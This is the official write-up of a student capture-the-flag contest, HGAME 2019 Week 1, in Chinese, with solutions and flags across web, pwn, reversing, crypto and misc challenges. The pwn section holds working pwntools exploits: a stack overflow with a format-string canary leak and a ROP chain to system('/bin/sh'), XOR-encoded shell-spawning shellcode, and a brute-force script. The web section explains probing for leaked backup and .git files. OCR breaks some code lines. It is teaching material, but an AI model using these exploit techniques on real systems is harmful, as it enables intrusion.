HGAME 2019 Week1 Official Writeup

{ Web }

谁吃了我的flag

- 考点：信息泄漏
- 出题人：Mki
- 分值：50

首先打开页面看一看，发现是一段话。

然后发现这里的确是有个flag，但是很明显格式有点问题，flag是hgame{.+}的形式，这个有点不一样。

F12看了下网页源码也没发现什么特殊的地方。

重新审题然后发现其实这半个flag还是有含义的。能看出 **disclosure** 这个单词，也就是 泄漏。 那么，这个泄露是什么意思呢。

一般来说，Web网站的根目录下会有很多文件，可能是 **.html .php .jsp** 等等这些展示给你看的页面，也有可能是 **.js .css**这些并不是直观展示的文件。当然，还有很多有趣的东西，比方说人民群众喜闻乐见的敏感信息文件。

首先介绍常见的可能泄露的敏感信息文件

1. 代码管理的遗留

   这里首当其冲的便是 **.git** 文件了，（不知道git是啥的请先自我反思然后出门左转百度） **.git**文件是在初始化的时候产生的隐藏文件，记录了很多信息，比如项目的源码，仓库地址，甚至账号密码。（此外插一句，建议没用过git来管理版本的小萌新花半个小时学习下git）

   同理，还有.svn等，不过相比之下就更少见了。

2. 编辑器缓存区文件

   一般来说，Web服务是部署在linux服务器上的，在用vim/vi对项目进行修改的时候，假如出现意外退出等情况，就会出现.swp结尾的备份文件，该文件默认是隐藏的。你甚至可以不停地打开然后意外退出，这时候你就发现不仅有.swp 还有.swn .swo等一连串相似的东西。

   还有很多编辑器（例如nano等）也会有相同的状况，这里就不再赘述了。

3. 还有很多其他的类型

   例如javaweb的WEB-INF/web.xml，以及一些常见的web框架的配置文件，或者打包代码的时候的文件，等等。

好惹，让我们回到这个题目。

平台题目描述 "本来写好的题目变成了这样"/"没有好好关机"，猜测可能本来是有个直接给你flag的页面，但是出了什么意外没了半个，不管怎么样都试试，最终可以发现 是vim备份文件泄露，也就是直接访问 .index.html.swp就可以拿到备份文件。打开备份文件找一找就能看见flag了。

注意，这里有个点号，别漏了。（点号开头文件在linux下默认隐藏）

可能刚开始题目是有点隐晦了，不过手动试一试常见的敏感信息泄露后缀也很快能出来。（手动嫌麻烦那就整个字典咯（啥，不会整，字典是啥？好问题！请继续努力学习）（不过后来也给了vim没保存的hint

总结:

看到很多胖友直接找index.html.swp然后愣是找不到的，果然星际选手都是看不到点号的。

事实上如此直白的文件泄露在现实中是很少见的，简直是笨蛋行为，但是同时，以后自己在写各种应用的时候也要注意各种情况下可能出现的泄漏问题。


以上。

very easy web

- 考点：url二次编码
- 出题人：ckj123
- 分值：100

换头大作战


- 考点：换请求头
- 出题人：ckj123
- 分值：100



can u find me?


- 考点：f12的基本操作+POST请求方式+302跳转
- 出题人：f1rry
- 分值：100

进入页面f12发现f12.php,打开发现需要寻找password并且通过post方式提交 寻找password:



post方式提交:

1. 使用hackbar:




2. 直接用burpsuite改包(红色箭头为需要修改或者添加的地方):

```
POST [redacted].php HTTP/1.1
Host: 47.107.252.171:8080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (
Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Length: 18

password=woyaoflag
```

3. f12修改html页面，添加表单，然后提交：

```
<html>
 ▶ <head>…</head>
 ▼
<body>
    <p>yeah!you find the gate</p>
    <p>but can you find the password?</p>
    <p>please post password to me! I will open the gate for you!</p>
    <form method="post">
        <input type="text" name="password">
        <input type="submit">
    </form>

</body>
</html>
```

拦截302跳转（使用burpsuite）：



{ Pwn }

Steins;Gate

- 考点：栈溢出+格式化字符串+简单rop
- 出题人：Aris
- 分值：150

这题作为本周压轴题对新手还是比较有难度的=。= 简单说一下解题思路： 通过IDA分析，不难看出程序一共有三关，但并不是全部通过就可以了，因为后面不会自动给你flag 分析第一关：有明显栈溢出，但因为开启了`canary`保护（可在安装了pwntools的linux系统内用`checksec xxxx`来查看保护）而无法直接覆盖返回地址，第一次来到这里只能通过覆盖一个数字来进入第二关 分析第二关：大概意思是生成了一个随机数，让你猜他是多少，这里出现了`printf(s)`这样的代码，一个典型的格式化字符串漏洞（网上教程很多，可以百度学习），因为控制了长度，所以只能用来打印生成的随机数通过第二关 分析第三关：依旧判断一个数符不符合要求，但在这个函数里并没有对这个数有任何赋值操作，那这里就要注意第一关，第二关，第三关的栈其实是重叠的，举例的话就是第一关所用的栈在它返回时被清理，但第二关申请栈空间的时候还只能是这块地方，所以要通过第三关，就必须在第二关的时候就在对应位置上构造0x6666了。所以说过这一关并不需要输入输出，所以第三关的输入输出另有他用——leak canary 如果我们知道了canary的值之后又回到第一关，那么此时就能覆盖返回地址，劫持控制流，不难发现我留了一个system的后门，但是参数需要自己设置好。这里又用到了一个叫ROP的技术（详细的也可以百度。。），另外注意到程序开始时向你索要的ID是保存在bss段上的，这个地址是我们已知的，也就是说我们只要在这里写上`'/bin/sh'`然后把这个地址送到system的参数里就行了。具体的在x64环境下，函数的第一个参数通过rdi寄存器传递，所以我们需要准备`pop rdi;ret;`这样的rop,最后写出如下payload（如有疑问，欢迎私聊我=。=写的比较草率）

```
#coding=utf8
from pwn import *
context.log_level = 'debug'
context.terminal = ['gnome-terminal','-x','bash','-c']
context.arch='amd64'
local = 1

if local:
    cn = process('./SteinsGate')
    bin = ELF('./SteinsGate',checksec=False)
    # libc = ELF('/lib/x86_64-linux-
gnu/libc.so.6',checksec=False)
else:
    cn = remote('118.24.3.214', 10002)
    bin = ELF('./SteinsGate',checksec=False)
    # libc = ELF('/lib/x86_64-linux-
gnu/libc.so.6',checksec=False)
```

```
    pass


def z(a=''):
    if local:
        gdb.attach(cn,a)
        if a == '':
            raw_input('')

shellcode = asm(shellcraft.sh())

cn.recvuntil(':')
cn.sendline('/bin/sh')
cn.recvuntil('world.\n')
payload = 'a'*0x30+p64(0x2333)
# z('b*0x400974\nc')
cn.send(payload)
cn.recvuntil('man.\n')
# z('b*0x40099D\nc')
cn.send('%7$p')
x = cn.recvuntil('it?\n')[:10]
n = int(x,16)+0x1234
# z('b*0x04009DA\nc')
cn.send('ff\x00\x00'*0xC+p32(n))

cn.recvuntil('past debts.\n')
# z('b*0x400A37\nc')
cn.send('%11$p')

x = cn.recvuntil('world.\n')
n = x[:18]
print n
canary = int(n,16)
z('b*0x40092D\nc')
payload = shellcode
system_add = bin.plt['system']
print system_add
rbp=0
rop = 0x0400c73
sh = 0x602040
cn.send('B'*0x30+p64(0x2333)+p64(canary)+p64(rbp)+p64(ro
p)+p64(sh)+p64(system_add))

cn.interactive()
```

babysc

- 考点：shellcode
- 出题人：Aris
- 分值：100

这题就是认识一下shellcode，多出来的异或这一步在理解了shellcode的情况下不是什么问题，所以也没啥好讲的=。= 就讲一下关于IDA无法F5的问题吧 有两种办法： 1.直接看汇编 2.patch程序，把报错的地方nop掉，然后就可以f5了

```
#coding=utf8
from pwn import *
context.log_level = 'debug'
context.terminal = ['gnome-terminal','-x','bash','-c']
context.arch='amd64'
local = 0

if local:
    cn = process('./babysc')
    # bin = ELF('./task_shoppingCart',checksec=False)
    # libc = ELF('/lib/x86_64-linux-
gnu/libc.so.6',checksec=False)
else:
    cn = remote('118.24.3.214', 10000)
    # libc = ELF('/lib/x86_64-linux-
gnu/libc.so.6',checksec=False)
    pass


def z(a=''):
    if local:
        gdb.attach(cn,a)
        if a == '':
            raw_input()

shellcode = asm(shellcraft.sh())
payload = ''
l = len(shellcode)
for i in xrange(0,l):
    payload += chr(int(ord(shellcode[i]))^(i+1))

z('b*0x400672\nc')
cn.sendline(payload)
cn.interactive()
```

aaaaaaaaaa

- 考点：nc+aaaaaaa
- 出题人：Aris

- 分值：50

```
#coding=utf8
from pwn import *
context.log_level = 'debug'
context.terminal = ['gnome-terminal','-x','bash','-c']

local = 1

if local:
    cn = process('./aaaaaaaaaa')
    # bin = ELF('./task_shoppingCart',checksec=False)
    # libc = ELF('/lib/x86_64-linux-
gnu/libc.so.6',checksec=False)
else:
    cn = remote('118.24.3.214', 9999)
    # libc = ELF('/lib/x86_64-linux-
gnu/libc.so.6',checksec=False)
    pass


def z(a=''):
    if local:
        gdb.attach(cn,a)
        if a == '':
            raw_input()

payload = 'a'*0x100
cn.sendline(payload)
cn.interactive()
```

薯片拯救世界1

- 考点：写脚本能力=。=
- 出题人：Aris
- 分值：100

利用strncmp可以控制比较范围的特点，可以一个字节一个字节爆破，也没啥好说的，大部分人大概死在写不出脚本上2333

```
#coding=utf8
from pwn import *
import string
import time
# context.log_level = 'debug'
debug = 1
```

```
d = string.printable
payload = 'hgame{'


for i in range(30):
    try:
        cn = remote('118.24.3.214', 10001)
        x = cn.recvuntil('\n')
        cn.sendline('h')
        x = cn.recvuntil('\n')
        x = cn.recvuntil('\n')
        cn.sendline('h')

        x = cn.recvuntil('\n')
        x = cn.recvuntil('\n')
        cn.sendline('h')

        x = cn.recvuntil('\n')
        cn.sendline('h')

        x = cn.recvuntil('\n')
        x = cn.recvuntil('\n')
        cn.sendline('h')
        x = cn.recvuntil('\n')
        x = cn.recvuntil('\n')
        for i in xrange(len(d)):
            payload_ = payload+d[i]
            cn.send(payload_+'\x00')
            x = cn.recvuntil('\n')
            if 'Ch1p' in x:
                payload+=d[i]
                print payload
                break
            x = cn.recvuntil('\n')
            # print x
    except:
        payload = payload_
        print payload
        pass
```

{ Rev }

HelloRe

- 考点：字符串送flag

- 出题人：Ch1p
- 分值：50

这题真没啥好说的了= =咋做都行

brainfxxker

- 考点：阅读 brainfuck
- 出题人：oyiadin
- 分值：100

我重复提到了“brainfxxker”很多很多次，应该没有同学不知道这是 brainfuck 语言（而且之后也在描述直接告诉了大家）。提供的代码是一个简单的 brainfuck interpreter，方便大家直接拿来运行。剩下的问题就只有读懂代码逻辑了。

根据我在代码前边做的说明，输入正确答案时，不应该会运行`[+.]`这个部分。（但是有一点我确实失误了...如果只看 Notice 1，若算完的值是 255，进去`[+.]`只会输出一个空字符，导致后台看到几次 ASCII 差了 1 的答案，不好意思了=。=这确实是我的疏忽）

先做一个分段，容易阅读：

```
,>++++++++++[<---------->-]<++[+.]
,>+++++++++[<---------->-]<-[+.]
,>+++++++[<------->-]<---[+.]
,>++++++[<------>-]<+++[+.]
,>++++++++[<---------->-]<++[+.]
,>++++++++++[<---------->-]<--[+.]
,>++++++++++[<--------->-]<-----[+.]
,>++++++++++[<---------->-]<+[+.]
,>+++++++++[<--------->-]<---[+.]
```

既然`[+.]`不会被运行，隐含的意思就是，在执行到这里的时候，所指内存区域应该是`0`。先看第一行（为了便于描述，第一个内存单元记为`A`，第二个记为`B`）：

1. `,` 输入一个字符，放到 `A`
2. `>++++++++++`：`B=10`
3. `[<---------->-]`：`while (B != 0) { A -= 10; B -= 1; }`
4. `<++`：`A += 2`
5. `assert A == 0`

结合起来理解，就是输入一个字符，放到 A，将其减去 `10*10=100`，然后再`+2`，得到的结果必须是`0`。根据这个关系，可以知道第一个正确输入是`98`，即`b`

以此类推，可以得到完整 flag: `bR4!NfUcK`

当然，爆破也行，手算也行，直接修改程序逻辑也行=。=手 *猜* 的同学希望能把逻辑看一下，挺好懂的...

> *P.S. 出这两道 bf 题(加上 week2 的)，目的绝对不是要引导大家去学* ***brainfuck*** *（就八个字符，为了做题去看几分钟就够了）。bf 只是一个载体，这门语言没有什么现成好用的工具，所以大家只能人肉 F5，多好 ~=。= bf 1 就类比于简化版的汇编阅读，bf 2 则类比于[redacted](刮开涂层可得 XD)，另外，不会有 bf 3 了，毕竟这门语言没人用，太反人类 QAQ*

r & xor

- 考点：ida r 把数字转字符串 读出异或的中间值(flag)
- 出题人：xiaoyao52110
- 分值：100 ida的r能把数字转成字符串

```
v36 = __readfsqword(0x28u);
v30 = 34839514623048026 64LL;
v31 = 685993493088052 0053LL;
v32 = 356022345849145 8926LL;
v33 = 238722599700715 0963LL;
v34 = 8200481;
```

->

```
v30 = '0Y{emagh';
v31 = '_3byam_u';
v32 = '1ht_deen';
v33 = '!!!en0_s';
v34 = '}!!';
```

从右往左读试试。不明白的了解一下cpu大端模式和小端模式 直接给肯定是fakeflag char fakeflag[] = "hgame{Y0u_mayb3_need_th1s_0ne!!!!!}"; 接着看

```
memset(v5, 0, 0x90uLL);
v6 = 1;
v7 = 7;
v8 = 92;
v9 = 18;
v10 = 38;
v11 = 11;
v12 = 93;
v13 = 43;
v14 = 11;
v15 = 23;
v16 = 23;
v17 = 43;
v18 = 69;
v19 = 6;
v20 = 86;
v21 = 44;
v22 = 54;
v23 = 67;
v24 = 66;
v25 = 85;
v26 = 126;
v27 = 72;
v28 = 85;
v29 = 30;
```

int类型

0x90/4=144/4=36位 把这段敲出来 int result[] = {0,0,0,0,0,0,1,0,7,0,92,18,38,11,93,43,11,23,0,23,43,69,6,86,44,54,67,0,66,85,126,72,85,30,0};

```
  if ( strlen(s) == 35 )
  {
    for ( i = 0; i < 35; ++i )
    {
      if ( s[i] != (v5[i] ^ *((char *)&v30 + i)) )
      {
        puts("Wrong flag , try again later!");
        return 0;
      }
    }
    puts("You are right! Congratulations!!");
    result = 0;
  }
  else
  {
    puts("Wrong flag , try again later!");
    result = 0;
  }
  return result;
}
```

接下来常规逻辑，输入flag，先检查长度，然后再按位检查 真flag就是result^fakeflag，甚至不用考虑异或关系 其实正常逻辑应该是检查fakeflag^realflag==result，失误了 that's all

```
#include<string.h>
int main()
{
    int i;
    char fakeflag[] =
"hgame{Y0u_mayb3_need_th1s_0ne!!!!!}";
    int result[] =
{0,0,0,0,0,0,1,0,7,0,92,18,38,11,93,43,11,23,0,23,43,69,
6,86,44,54,67,0,66,85,126,72,85,30,0};
    for(i = 0; i < strlen(fakeflag); i++){
        printf("%c",fakeflag[i]^result[i]);
        //hgame{X0r_1s_interest1ng_isn't_it?}
    }

}
```

わかります

- 考点：复杂一点的算法(方阵乘法+加法)
- 出题人：Ch1p
- 分值：100

寻思着你们应该刚学完线性代数(虽然我学的很差orrzz) 然后就出了你们应该比较熟悉的算法 矩阵乘法和矩阵加法 求解的话 对一个矩阵求逆 然后乘上结果矩阵就好 注意这里有对字符串的位操作 用Z3或numpy之类的都很好解出答案 在线也有工具 当然也可以用专业一点的数学工具(雾)

Pro的Python教室(一)

- 考点：py阅读 + base
- 出题人：Processor
- 分值：100

其实是送分题...分值不小心给高了，就是 base64 罢了(Part 3 有点问题，不过大家都心领神会 ahh)

{ Crypto }

Mix

- 考点：摩斯，16进制，凯撒，栅栏
- 出题人：ACce1er4t0r
- 分值：50

这个真的没什么难度，就是先解摩斯密码，得到

> *744b735f6d6f7944716b7b6251663430657d*

然后再解hex，得到(这里是有大小写字母的)

> *tKs_moyDqk{bQf40e}*

最后凯撒和栅栏就没了

> *hgame{E4sY_cRypt0}*

perfect_secrecy!

- 考点：一次性密码本多次使用带来的问题
- 出题人：Ch1p
- 分值：100

这道题源于CryptographyI的练习题 所以github上应该确实是有脚本可以直接解
Don't use OTP more than once!

Base全家

- 考点：base64 32 16 58
- 出题人：BrownFly
- 分值：50

用`base64`、`base32`、`base16`加密了多次，用`python`跑下就好：

```
import base64

f = open('enc.txt','r')
flag = f.read()


def decode(flag):
    try:
        print(flag)
        flag=base64.b16decode(flag)
        decode(flag)
    except Exception as message:
        if str(message) == 'Non-base16 digit found':
            try:
                flag = base64.b32decode(flag)
                decode(flag)
            except:
                flag = base64.b64decode(flag)
                decode(flag)
```

```
decode(flag)
```

讲道理这么一大串肯定要用`python`跑啊。 最后一个base58。 解密得到`flag`： `hgame{40ca78cde14458da697066eb4cc7daf6}`

{ Misc }

Try

- 考点：伪加密 压缩包爆破 Wireshark Binwalk Word隐藏
- 出题人：BrownFly
- 分值：100

用`wireshark`打开可以看到一堆流量。使用导出对象-->HTTP，可以看到一个压缩包，把它保存出来。 压缩包有密码，提示`hgame********`，用工具爆破就可以了，8位数字很快就爆破出来了,密码： `hgame25839421`。一般要爆破基本不会很久的。 图片用`binwalk`工具分析，然后用`foremost`工具分离得到一个压缩包。 压缩包伪加密，使用`ZipCenOp`:`java -jar ZipCenOp.jar r openit.zip`。(你手工改或者直接Linux下、7z打开) 打开得到空白的`word`文档，使用`ctrl+a`+`ctrl+d`把隐藏取消就能看到`flag`了。

Hidden Image in LSB

- 考点：LSB
- 出题人：oyiadin
- 分值：50

在图片里藏图片还是挺神奇的……而 LSB 是非常容易理解的一种方法，但是单纯考 stegsolve 多没意思……我就把代码暴露了出来，给大家看看原理（但是没啥用 orz）……如果我对原始图片做一点变值的异或（而不是放出来的版本那样，假装异或了一个常量 0b10，其实没啥用），那这道题就可以是一百分的题目啦。

如果不用 stegsolve，你能把 `extract_watermark` 函数写出来么？

参考代码：

```
def extract_watermark(ir, o):
    wd, ht = ir.size
    ir = ir.convert('RGB')

    extr = ((np.array(ir.getdata()) & 0b11) ^ 0b10) * 85
    extr = extr.reshape((ht, wd, 3)).astype('uint8')

    im = Image.fromarray(extr).convert('RGB')
    im.save(o)

    return im
```

Broken Chest

- 考点：压缩包文件结构，注释藏信息
- 出题人：MiGo
- 分值：50

直接解压发现压缩文件损坏，用16进制编辑器（`010 editor`，`WinHex`等）打开可以发现文件头被修改了。zip的文件头是固定的`50 4B 03 04`，只要将第一位的`4F`改为`50`即完成了压缩包的修复。再解压发现需要密码，这里我把密码`S0mETh1ng_U5efuL`放在了注释里。 最后得到flag:`hgame{Cra2y_D1aM0nd}`

打字机

- 考点：脑洞
- 出题人：Aris
- 分值：50

这题两种办法，一个仅根据给出的图片和flag的特点进行猜测，首先知道`hgame{xxxxx}`这样的flag格式之后可以判断`{`之前的字母就是hgame，然后可以对照图片写出后面字母中大写或者小写的部分，这里如果英语不错大概可以猜出前面是my，后可以猜出后面是打字机typewriter，接下来就只剩几个不知道的了，大概能看出是violet。。。当然这个方法比较硬核，不过真的有人这么弄的=。= 第二个就是拿着图片去谷歌识图了，可以谷歌到出处，毕竟不是出题人自己研究的东西。。网上现成的资料拿一份来对照一下就出来了